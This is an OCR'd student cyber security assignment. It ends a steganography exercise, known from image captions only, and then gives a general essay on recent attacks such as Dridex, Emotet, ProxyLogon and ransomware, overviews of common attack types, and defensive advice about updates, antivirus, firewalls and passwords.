
Open newly create file using Quick stego :




Because of manually hiding of text tool does not able to show hided text :



Open file using notepad :



Display the hidden txt:



References :

https://www.techtarget.com/searchsecurity/ definition/steganography#

https://www.geeksforgeeks.org/imagesteganography-in-cryptography/

https://www.edureka.co/blog/steganography -tutorial

https://resources.infosecinstitute.com/topic/ steganography-and-tools-to-performsteganography/

How To Prevent Steganography Attacks?

Avoid employees downloading software and other applications from unknown sources as they may contain steganographic codes.

Never click/open/download suspicious text/audio/image files from unknown sources.

Closely monitor the software distribution procedures in your organizations to identify malicious insiders.

Train employees on various phishing and social engineering lures.

Use anti-malware tools to identify the presence of malware in the files, text docs, images received from unknown sources.

Task -5 :

statement :

Write an Article on cyber security and recent attacks which you came across in media and news and research on that news, and explain the any topic which you learned in this course and mention what you learned .

ARTICLE ON CYBER SECURITY :

Definitions of Cyber Security :

Cyber security is the protection of internet-connected systems such as hardware, software and data from cyber threats. The practice is used by individuals and enterprises to protect against unauthorized access to data centers and other computerized systems.

A strong cyber security strategy can provide a good security posture against malicious attacks designed to access, alter, delete, destroy or extort an organization's or user's systems and sensitive data. Cyber security is also instrumental in preventing attacks that aim to disable or disrupt a system's or device's operations.

Cyber security is the practice of defending computers, servers, mobile devices, electronic systems, networks, and data from malicious attacks. It's also known as information technology security or electronic information security. The term applies in a variety of contexts, from business to mobile computing, and can be divided into a few common categories

Why is cyber-security important ?

With an increasing number of users, devices and programs in the modern enterprise, combined with the increased deluge of data -- much of which is sensitive or confidential -- the importance of cyber security continues to grow. The growing volume and sophistication of cyber attackers and attack techniques compound the problem even further.

Elements of cyber security and how does it work?

The cyber security field can be broken down into several different sections, the coordination of which within the organization is crucial to the success of a cyber security program. These sections include the following:

Application security

Information or data security

Network security

Disaster recovery/business continuity planning

Operational security

Cloud security

Critical infrastructure security

Physical security

End-user education

Maintaining cyber security in a constantly evolving threat landscape is a challenge for all organizations. Traditional reactive approaches, in which resources were put toward protecting systems against the biggest known threats, while lesser known threats were undefended, is no longer a sufficient tactic. To keep up with changing security risks, a more proactive and adaptive approach is necessary. Several key cyber security advisory organizations offer guidance. For example, the National Institute of Standards and Technology (NIST) recommends adopting continuous monitoring and real-time assessments as part of a risk assessment framework to defend against known and unknown threats.

Types of cyber threats :

The threats countered by cyber-security are threefold:

1. ***Cybercrime*** *includes single actors or groups targeting systems for financial gain or to cause disruption.*

2. ***Cyber-attack*** *often involves politically motivated information gathering.*

3. ***Cyber terrorism*** *is intended to undermine electronic systems to cause panic or fear.*

Latest cyber threats Worldwide :

What are the latest cyber threats that individuals and organizations need to guard against? Here are some of the most recent cyber threats that the U.K., U.S., and Australian governments have reported on.

Dridex malware :

In December 2019, the U.S. Department of Justice (DoJ) charged the leader of an organized cyber-criminal group for their part in a global Dridex malware attack. This malicious campaign affected the public, government, infrastructure and business worldwide.

Dridex is a financial Trojan with a range of capabilities. Affecting victims since 2014, it infects computers though phishing emails or existing malware. Capable of stealing passwords, banking details and personal data which can be used in fraudulent transactions, it has caused massive financial losses amounting to hundreds of millions.

In response to the Dridex attacks, the U.K.'s National Cyber Security Centre advises the public to "ensure devices are patched, anti-virus is turned on and up to date and files are backed up".

Romance scams :

In February 2020, the FBI warned U.S. citizens to be aware of confidence fraud that cybercriminals commit using dating sites, chat rooms and apps. Perpetrators take advantage of people seeking new partners, duping victims into giving away personal data.

The FBI reports that romance cyber threats affected 114 victims in New Mexico in 2019, with financial losses amounting to $1.6 million.

Emotet malware In late 2019, The Australian Cyber Security Centre warned national organizations about a widespread global cyber threat from Emotet malware. Emotet is a sophisticated Trojan that can steal data and also load other malware. Emotet thrives on unsophisticated password: a reminder of the importance of creating a secure password to guard against cyber threats.

Proxy Logon Cyber attack :

One of the most damaging recent cyber attacks was a Microsoft Exchange server compromise that resulted in several zero-day vulnerabilities. The vulnerabilities, known as Proxy Logon and initially launched by the Hafnium hacking group, were first spotted by Microsoft in January and patched in March.

Ransomware :

Ransomware is a malware designed to deny a user or organization access to files on their computer. By encrypting these files and demanding a ransom payment for the decryption key, cyber attackers place organizations in a position where paying the ransom is the easiest and cheapest way to regain access to their files. Some variants have added additional functionality – such as data theft – to provide further incentive for ransomware victims to pay the ransom. Ransomware has quickly become the most prominent and visible type of malware. Recent ransomware attacks have impacted hospitals' ability to provide crucial services, crippled public services in cities, and caused significant damage to various organizations.

The modern ransomware craze began with the WannaCry outbreak of 2017. This large-scale and highly-publicized attack demonstrated that ransomware attacks were possible and potentially profitable. Since then, dozens of ransomware variants have been developed and used in a variety of attacks. The COVID-19 pandemic also contributed to the recent surge in ransomware. As organizations rapidly pivoted to remote work, gaps were created in their cyber defenses. Cybercriminals have exploited these vulnerabilities to deliver ransomware, resulting in a surge of ransomware attacks. In Q3 2020, ransomware attacks increased by 50% compared to the first half of that year.

Topics we have learned in this course

This course provides learners with a baseline understanding of common cyber security threats, vulnerabilities, and risks. An overview of how basic cyber attacks are constructed and applied to real systems is also included.

SQL injection :

An SQL (structured language query) injection is a type of cyber-attack used to take control of and steal data from a database. Cybercriminals exploit vulnerabilities in data-driven applications to insert malicious code into a data based via a malicious SQL statement. This gives them access to the sensitive information contained in the database.

Phishing Phishing :

is when cybercriminals target victims with emails that appear to be from a legitimate company asking for sensitive information. Phishing attacks are often used to dupe people into handing over credit card data and other personal information.

Man-in-the-middle attack :

A man-in-the-middle attack is a type of cyber threat where a cybercriminal intercepts communication between two individuals in order to steal data. For example, on an unsecure Wi-Fi network, an attacker could intercept data being passed from the victim's device and the network.

Denial-of-service attack :

A denial-of-service attack is where cybercriminals prevent a computer system from fulfilling legitimate requests by overwhelming the networks and servers with traffic. This renders the system unusable, preventing an organization from carrying out vital functions.

Steganography :

Steganography is the technique of hiding secret data within an ordinary, non-secret, file or message in order to avoid detection; the secret data is then extracted at its destination. The use of steganography can be combined with encryption as an extra step for hiding or protecting data.

cryptography :

cryptography is used to protect digital data. It is a division of computer science that focuses on transforming data into formats that cannot be recognized by unauthorized users. An example of basic cryptography is ***a encrypted message in which letters are replaced with other characters***

How to Avoid cyber-Attack :

1)Protect Yourself and Your Devices -

Today we use internet-connected devices in all aspects of our lives. We go online to search for information, shop, bank, do homework, play games, and stay in touch with family and friends through social networking. As a result, our devices contain a wealth of personal information about us. This may include banking and other financial records, and medical information—information that we want to protect. If your devices are not protected, identity thieves and other fraudsters may be able to get access and steal your personal information. Spammers could use your computer as a "zombie drone" to send spam that looks like it came from you. Malicious viruses or spyware could be deposited on your computer, slowing it down or destroying files.

2)Keep your device secure -

Make sure to download recommended updates from your device's manufacturer or operating system provider, especially for important software such as your internet browser. Antivirus software, antispyware software, and firewalls are also important tools to thwart attacks on your device.

3)Keep up-to-date –

Update your system, browser, and important apps regularly, taking advantage of automatic updating when it's available. These updates can eliminate software flaws that allow hackers to view your activity or steal information. Windows Update is a service offered by Microsoft. It will download and install software updates to the Microsoft Windows Operating System, Internet Explorer, Outlook Express, and will also deliver security updates to you. Patching can also be run automatically for other systems, such as Macintosh Operating System. For mobile devices, be sure to install Android or iPhone updates that are distributed automatically.

4)Antivirus software

Antivirus software protects your device from viruses that can destroy your data, slow down or crash your device, or allow spammers to send email through your account. Antivirus protection scans your files and your incoming email for viruses, and then deletes anything malicious. You must keep your antivirus software updated to cope with the latest "bugs" circulating the internet. Most antivirus software includes a feature to download updates automatically when you are online.

In addition, make sure that the software is continually running and checking your system for viruses, especially if you are downloading files from the web or checking your email. Set your antivirus software to check for viruses every day. You should also give your system a thorough scan at least twice a month.

5)Firewalls -

A firewall is a software program or piece of hardware that blocks hackers from entering and using your computer. Hackers search the internet the way some telemarketers automatically dial random phone numbers. They send out pings (calls) to thousands of computers and wait for responses. Firewalls prevent your computer from responding to these random calls. A firewall blocks communications to and from sources you don't permit. This is especially important if you have a high-speed internet connection, like DSL or cable

Some operating systems have built-in firewalls that may be shipped in the "off" mode. Be sure to turn your firewall on. To be effective, your firewall must be set up properly and updated regularly. Check your online "Help" feature for specific instructions.

6)Use strong protection -

Making use of complex passwords and strong methods of authentication can help keep your personal information secure.

7)Choose strong passwords -

Protect your devices and accounts from intruders by choosing passwords that are hard to guess. Use strong passwords with at least eight characters, a combination of letters, numbers and special characters. Don't use a word that can easily be found in a dictionary or any reference to personal information, such as a birthday. Some hackers use programs that can try every word in the dictionary, and can easily find personal information such as dates of birth. Try using a phrase to help you remember your password, using the first letter of each word in the phrase. For example, HmWc@w2—How much wood could a woodchuck chuck.

Choose unique passwords for each online account you use: financial institution, social media, or email. If you have too many passwords to remember, consider using password manager software, which can help you create strong individual passwords and keep them secure.

8)Use stronger authentication -

Many social media, email, and financial accounts allow the use of stronger authentication methods. These methods can include using a fingerprint, one-time codes sent to a mobile device, or other features that ensure a user is supposed to have access to the account. For more information on strong authentication methods, visit the Lock Down Your Login Campaign.

9)Protect your private information -

While checking email, visiting websites, posting to social media, or shopping, pay attention to where you click and who you give your information to. Unscrupulous websites or data thieves can attempt to trick you into giving them your personal data.

THANK YOU !!!